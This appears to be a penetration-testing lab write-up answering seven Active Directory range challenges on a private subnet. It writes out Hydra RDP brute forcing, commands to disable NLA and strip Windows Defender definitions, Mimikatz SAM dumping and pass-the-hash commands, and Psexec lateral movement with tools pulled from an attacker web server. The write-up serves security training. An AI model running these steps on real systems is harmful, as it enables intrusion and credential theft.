ACTIVE DIRECTORY RANGE

SCOPE:

IP Address Range: 172.25.170.0/24

[Challenge 1:] What is the FQDN that the DC at 172.25.170.30 represents?

ANSWER: COMMANDER.COMMANDER.LOCALNET

Methodology/Exploitation: Bruteforce, RDP, Nbtstat, Pass-the-Hash Attack and Psexec

1. After discovering RDP port open on the host, I solved this challenge by brute forcing for **RDP** on 172.25.170.70 using hydra and we were able to discover username and password **administrator:Pa$$w0rd123**.




Figure 1: 172.25.170.70 RDP Bruteforce with Hydra

2. Using the **rdesktop** command with the username and password found, we were able to gain remote desktop access into the host.




Figure 2: 172.25.170.70 RDP access

3. Next, we used **nbtstat** command to enumerate netbios 16th byte information to get the required machine name and domain of the Ip address 172.25.170.30.




Figure 3: 172.25.170.30 Nbtstat Enumeration

4. Taking it a step further. Meanwhile, I had also tried to use rdesktop and xfreerdp to get a remote session on 172.25.170.200 with a separate Hydra **RDP** bruteforce with found credentials. I tried all credentials to gain remote desktop access from my attacker machine but was getting error because I **NLA** was enabled. What I then tried next was to use Psexec to gain a reverse shell through port 445 as it was open on the host and selected a PowerShell payload . I got an active session with PowerShell command line and from there tried to disable NLA with the command:
   - (Get-WmiObject -class Win32_TSGeneralSetting -Namespace root\cimv2\terminalservices -Filter "TerminalName='RDP-tcp'").SetUserAuthenticationRequired(0)

   Next, I tried to disable windows defender with command, but I got error message.
   - "C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All

   Now, I tried xfreerdp and rdesktop but still does not work so I move on.




Figure 4: 172.25.170.200 RDP Bruteforce with Hydra




Figure 5: 172.25.170.200 Psexec Exploitation & NLA Disable

5. So, this time, I decided to internally **RDP** into 172.25.170.200 from 172.25.170.70 based on 172.25.170.200 having port 3389 open as well and using the discovered **RDP** credentials Hydra bruteforced **administrator:Pa$$w0rd123** on the host (.200). Now I was able to get into 172.25.170.200 via RDP from 172.25.170.70.

6. After I got in, I started a **python simple web server** on my attacker machine and downloaded **Mimikatz** as well as **Psexec** (sys internals) into (.200) machine.




Figure 6: Attacker Machine Python SimpleHTTPServer




Figure 7: 172.25.170.200 Mimikatz & Psexec Upload

7. The next thing was to dump the local administrator hash using Mimikatz. Open cmd as administrator and navigate to where you've downloaded Mimikatz. Launch Mimikatz via cmd and use the following commands to dump and pass the hash:
   - privilege::debug
   - token::elevate
   - lsadump::sam
   - sekurlsa::pth /user:administrator /domain:. /ntlm:<your dumped hash>

8. This will pass the hash to a newly spawned Mimikatz shell. where I then use Psexec (Psexec \\172.25.170.30: cmd.exe) to request the hosts command line interface with the passed hash. This gave me administrator access shell to 172.25.170.30 where I was able to ping for the FQDN just to be sure I had the correct information NetBIOS 16th byte had previously enumerated from host 172.25.170.30. This came back as a different FQDN.




Figure 8: 172.25.170.200 Mimikatz (Pass-the-Hash) Exploitation & 172.25.170.30 FQDN Ping

9. I chose COMMANDER.COMMANDER.LOCALNET as my answer majorly because it is the host itself providing me this as its FQDN.

[Challenge 2:] What is the machine name of the machine at 172.25.170.30?

ANSWER: COMMANDER

Methodology/Exploitation: Nbtstat Command

1. Based on the NetBIOS 16th byte enumeration from 172.25.170.70 and the ping request performed on the host 172.25.170.30 in the previous screenshot we can see that the machine name of the host is COMMANDER.




Figure 9: 172.25.170.30 Nbtstat Enumeration

[Challenge 3:] What is the NETBIOS name of the machine at 172.25.170.200?

ANSWER: 2012-DC

Methodology/Exploitation: Nbtstat Command

1. Based on the NetBIOS 16th byte enumeration from 172.25.170.70. The NetBIOS name of the machine is 2012-DC.




Figure 10: 172.25.170.200 Nbtstat Enumeration

[Challenge 4:] What is the name of the share on the 172.25.170.200 machine?

ANSWER: ECCSHARETWO

Methodology/Exploitation: Bruteforce, RDP and Net view Command

1. Since NLA was enabled on this host and did not allow our attacker machine to connect via **RDP**. After I gained remote desktop access on 172.25.170.70, I perform another **RDP** connection to 172.25.170.200 from the (.70) host with bruteforced credentials gotten by Hydra **administrator:Pa$$w0rd123** on the host (.200).

2. After I gained remote access into (.200) host, I opened PowerShell and used net view command to enumerate shares which I got ECCSHARETWO as my answer.




Figure 11: 172.25.170.200 Net view Enumeration

[Challenge 5:] What domain is the machine connected to at 172.25.170.110?

ANSWER: MASTER.LOCALNET

Methodology/Exploitation: Nbtstat Command

1. Based on the NetBIOS 16th byte enumeration from 172.25.170.70. Plus, all domain controller shared the same TLD "LOCALNET". Answer became MASTER.LOCALNET.




Figure 12: 172.25.170.110 Nbtstat Enumeration

[Challenge 6:] How many Domain Controllers are there in the AD Zone?

ANSWER: 5

Methodology/Exploitation: Nbtstat Command

1. Based on the NetBIOS 16th byte enumeration from **172.25.170.70**. After counting all domain controllers for all the IP addresses, we had to deal with, we enumerated **5** separate domain controllers.




Figure 13: 172.25.170.90 Nbtstat Enumeration




Figure 14: 172.25.170.20 Nbtstat Enumeration




Figure 15: 172.25.170.110 Nbtstat Enumeration




Figure 16: 172.25.170.200 Nbtstat Enumeration




Figure 17: 172.25.170.30 Nbtstat Enumeration

[Challenge 7:] What is the status of SMBV1 (Enabled or Disabled) on the machine at 172.25.170.200?

ANSWER: Enabled

Methodology/Exploitation: Nmap smb-protocols script

1. Using nmap **smb-protocols** script, I was able to enumerate the various versions of SMB that are enabled on the host. **NT LM 0.12 (SMBV1)** was detected which means SMBV1 is Enabled.

